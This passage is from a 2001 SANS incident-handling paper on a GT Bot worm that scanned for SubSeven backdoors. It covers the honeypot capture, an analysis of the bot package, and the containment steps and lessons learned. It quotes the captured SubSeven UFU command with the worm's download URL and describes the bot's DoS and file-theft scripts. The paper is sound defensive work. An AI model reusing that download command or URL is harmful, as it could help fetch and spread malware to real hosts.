



Figure 2: 30 day scan activity

Additional passive OS fingerprinting using **p0f** on the inbound SYN packets confirmed that this was a likely a Windows sourced attack. Even though some Linux scans were seen in the mix, this could be due to proxy activity through a Linux box or unrelated scanning activity. Likewise, the Unknown component could be attributed to a lack of signatures in the finger printing tool:

© SANS Institute 2000 - 2005 Author retains full rights.



Just after 02:00 EST on the 6th of November, my pager sounded, alerting me to a hit on the honeypot. Tempted to go back to sleep and deal with it in the morning, it occurred to me that if any command was being issued to download new worm code from a site, the data might not be there in the morning. I had to act then.

When I first inspected the logs left by the honeypot, I was discouraged to find that no commands had been logged. Only after using **tcptrace** to reconstruct the TCP session that I had captured in the packet logs did I find that a UFU command had been issued. With the URL in hand, I downloaded the worm code using wget from the URL given in the UFU command: `UFUhttp://home.earthlink.net/huntersingle/nos3.exe`.

The downloaded file appeared to be a compressed archive of some sort. Despite the fact that the first part of the file contained an embedded decompressor program, I was able to extract the contents using a standard unzip command:

```
Archive:  nos3.exe

warning [nos3.exe]:  22016 extra bytes at beginning or within zipfile

  (attempting to process anyway)

  Length     Date   Time    Name

 ----    --   --    --

    15752  06-30-01 11:10   temp.scr

    22016  12-09-00 10:39   temp2.exe

    26060  12-09-00 10:40   gates.txt

   446464  10-27-00 19:33   temp.exe

    39140  07-15-01 09:56   mirc2.ini

    17798  07-15-01 10:11   mirc3.ini

    29877  10-11-01 13:26   pr.ini
```

© SANS Institute 2000 - 2005 Author retains full rights.

```
  9295  07-25-01 13:10   fsearch.ini

 33166  10-11-01 13:24   mirc.ini

----              ----

639568               9 files
```

After posting the downloaded package back to the **Incidents.org** handler's list, Ullrich responded reporting that he had seen `nos2.exe` before, but the appearance of a slightly larger `nos3.exe` suggested that the code was under active development. Furthermore, the correlation of the start of the scanning activity on October 16th, and the latest dates of October 11th in the zip file suggest that this code had been recently released into the wild.

George Bakos, also on on the incident handling list, confirmed my initial observation that the `temp.exe` and `temp3.exe` were compressed files, pointing to the **UPX** application as the compressor. Bakos also identified this as a variant of the **GT Bot** as well as the contents of the compressed files:

- [temp.exe]This compressed file contained the **mIRC** IRC client. This powerful IRC program is highly customizable through an extensive scripting language. The entire **GT Bot** is actually written as a script for the **mIRC** application. The lack of a non-Windows version of **mIRC** limits this bot to infecting Windows hosts.
- [temp2.exe]This compressed file contained the **hidewndw** application. This application is used to hide the **mIRC** window, allowing the bot to run without the user's knowledge.
- [mirc.ini]Basic **mIRC** configuration and some bot scripting.
- [mirc2.ini]Additional bot scripting, mostly DoS and network scanning code.
- [mirc3.ini]More bot script.
- [temp.scr]A list of IRC nicks.
- [gates.txt]A list of hosts and IP addresses.
- [pr.ini]More bot script, including DoS.
- [fsearch.ini]Bot script to find mp3 , avi, asf, mpg, zip, and other files on the infected system and offer them for download.

While I never did hear anything back as to a full analysis of the bot's capabilities, a review of the **mIRC** scripting files reveals number **DoS** functions, file theft functions, and distributed parallel scanning functions that appear to have been used to scan for SubSeven trojans. Infection code to issue the `UFU` command does not appear to be present in the **mIRC** script, rather it would appear that another agent would have to perform the compromise based on scan results. This is consistent with the interaction seen with the honeypot in that the actual compromise attempt was made after being probed by a mass scan, as discussed in section 3.

4.3 Containment

There were two major issues that needed to be addressed to contain this incident: the DoS affects we were seeing, and the risk of infection. This portion of the incident handling process, as suggested earlier, was started before the identification phase was complete. Full identification of what we were dealing with did not occur until after we had captured the code. On the other hand, decisions involving containment were made shortly after we saw the scans.

4.3.1 DoS

© SANS Institute 2000 - 2005 Author retains full rights.

The DoS type affects we were seeing were limited only to those times when a heavy burst of scans would come through, and the DoS was occurring on the inbound side of our firewall router, rendering our normal filtering measures useless. As soon as the initial heavy scan subsided, after approximately 4 minutes, connectivity, as monitored by the **synwatcher** application, returned to normal. Future scans we saw tended to be smaller in nature, but load problems were still being logged on the Internet router.

Initially we deemed the DoS affects temporarily acceptable, and possibly not directly attributable to this worm as load on the firewall router was excessively high for the amount of traffic being handled. To block the traffic from reaching the firewall router would have required a change at the Internet router. While this is possible, our architecture is designed to avoid having to do this due to the complex functions on the Internet router. Typically, policy requires a configuration change to be scheduled for any non-emergency changes at this level.

Independent of the scanning activity involved in this incident, we began seeing load and dropped-packet problems on the internet firewall. Extensive analysis of the traffic to and from the router was done to try and find any unusual activity. Only after the traffic was verified to be normal was the problem discovered. In this case, normal legitimate SNMP traffic from a recently updated network management system was determined to be the source of as much as 50% of the CPU load on the router. Since no malicious activity was involved, I have not been involved in this problem, but we have been working with the vendor to resolve the issue. With the load down to normal levels, all DoS type of problems disappeared.

4.3.2 Risk of Infection

Our risk of infection was determined to be minimal, as discussed earlier. We decided to *not* block inbound tcp port 27374 activity to try and learn from this incident. As a precaution, raw packet capture was maintained for all tcp port 27374 activity seen at the perimeter. This log was checked regularly to ensure that no successful connections had been solicited from any hosts the subnets scanned. While RST responses from hosts on the campus network could provide the attacker with information about hosts on the network, this was considered an acceptable exposure given our allow-by-default perimeter policies.

4.4 Eradication

While continuous monitoring was employed, inbound port 27374/tcp activity was not blocked. Eradication in this case involved the escalation of this incident, seeking the assistance of the **Incidents.org** incident handling team. If this activity was considered to be a threat, information could then be posted to help spread awareness. From my last communication with Irwin, contact would be made with the **earthlink.net** service provider that was housing the `nos3.exe` executable, advising them of the situation and suggesting that they remove the application and take other appropriate actions.

Should an infection have occurred on our network, necessary procedures do exist for isolating the affected system by terminating its network connection. Since this program replaces the SubSeven trojan, a combination of a virus scanner and manual cleanup could have been required to remove the bot from the infected system. These steps would have been coordinated through the area housing the infected system, in accordance with established policies and procedures.

4.5 Recovery

Since no infection actually occurred, recovery merely consisted of continued monitoring of activity. While

© SANS Institute 2000 - 2005 Author retains full rights.

not yet compiled, it is my understanding that tcp port 27374 scan activity is on the rise again. It may be desirable to re-attempt a capture of the SubSeven commands being issued, with the thought that this same code may have been moved to a new location, or that another application is attempting to exploit the SubSeven vulnerability.

4.6 Lessons Learned

Several valuable lessons can be learned from this incident. Many of the lessons learned prepare us for future incidents. Some of the most significant areas for improvement are:

4.6.1 Policy

While we do have incident handling policies, frequently I find myself making notes on the policies of things that should be changed or incorporated. For this incident, our standing policies were sufficient, but even breaking the policy down to address the 6 steps of incident handling could provide a strong framework on which we can build our response procedures.

4.6.2 Response Procedures

Currently, our response procedures do not include taking specific actions, such as escalation to or notification of external organizations such as **Incidents.org**. To avoid confusion and indecision, specific guidelines to help identify those incidents that might benefit from escalation should be established. While we have had the capacity to handle our own problems, with this incident, and in the past, a better procedure for what should be done prior to external involvement should be established.

4.6.3 Training

Our incident response team typically consists of the same two members, except in situations where system administrators are included. Efforts are currently underway to extend awareness and response capacity to other key members of the department staff. Additional education of the end users and support technicians would also allow us to detect other types of incidents as well as respond to large scale incidents in a timely manner.

4.6.4 Inbound Restrictions

As discussed, we currently have an allow-by-default policy. While our exposure in this incident was very low, in previous incidents, such as Code Red, quick response by our incident handling team within minutes of the start of heavy inbound scans was as all that prevented wide-spread infection. With these items in mind, it is important that we consider restricting both inbound and outbound connectivity to minimize our exposure should a global incident erupt with little or no warning. While we may be able to deal with our own losses in such an incident, the size of our network and capacity of or Internet connection turn our own systems into a liability should they be used to attack other hosts on the Internet. Careful documentation of these reasons as well as all previous network incidents will help to support this significant policy change when it occurs.

4.6.5 Automated Notification

In this and other incidents, some of the early signs of an incident are only caught when someone is there to see them. Automated notification would allow the relevant IDS and log-checking systems to page on-call

© SANS Institute 2000 - 2005 Author retains full rights.

staff or alert 24-hour computer operations staff should a problem arise. Unfortunately, the preponderance of false alarms would make such a system ineffective. If the allow-by-default policy is changed, these alarms could trigger off of internal IDS systems that would ideally only detect threats that have made it past the perimeter.

4.6.6 Experience

As with any incident, experience is gained by those involved. This experience allowed me to detect the unusual nature of the inbound scans of this incident early on, and helped me to methodically work through the incident. Our experience gained working with the **Incidents.org** incident handling staff has also been invaluable.

5. Acknowledgements

Special thanks to the **Incidents.org** incident handling team, including Johannes Ullrich, George Bakos and Vicki Irwin. Additional special thanks to my coworkers that assisted in the handling of this incident.

Bibliography

1
Common Vulnerabilities and Exposures Dictionary. http://www.cve.mitre.org/

2
Backdoor-G Virus, McAfee Virus Information Library, McAfee.com Coporation (2001). http://vil.mcafee.com/dispVirus.asp?virus_k=10171

3
SubSeven, F-Secure Computer Virus Information Pages, F-Secure Corp. (1998-2001). http://www.f-secure.com/v-descs/subseven.shtml

4
The Handler's Diary, incidents.org, SANS Institute (2001). http://www.incidents.org/diary/november01/110701.php#2

5
GT Bot (Global Threat), LockDown Corp. (2001). http://www.lockdowncorp.com/bots/gtbot.html

...[1]
Interestingly, the honeypot responds with a sack (selective ack) for the last packet received. Why this isn't an ack, and why the sequence doesn't increase I don't know. This might work differently when sack is enabled.

...synwatcher[2]
The program analyzes inbound and output SYN and SYN/ACK packets, providing real-time statistics on the percentage of successful connections, the average delay between SYN and SYN/ACK, as well as the average rates for inbound and outbound SYNs. Right now, this application is a perl script that post-processes tcpdump output.

David M. Dandar

© SANS Institute 2000 - 2005 Author retains full rights.

2001-11-20

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.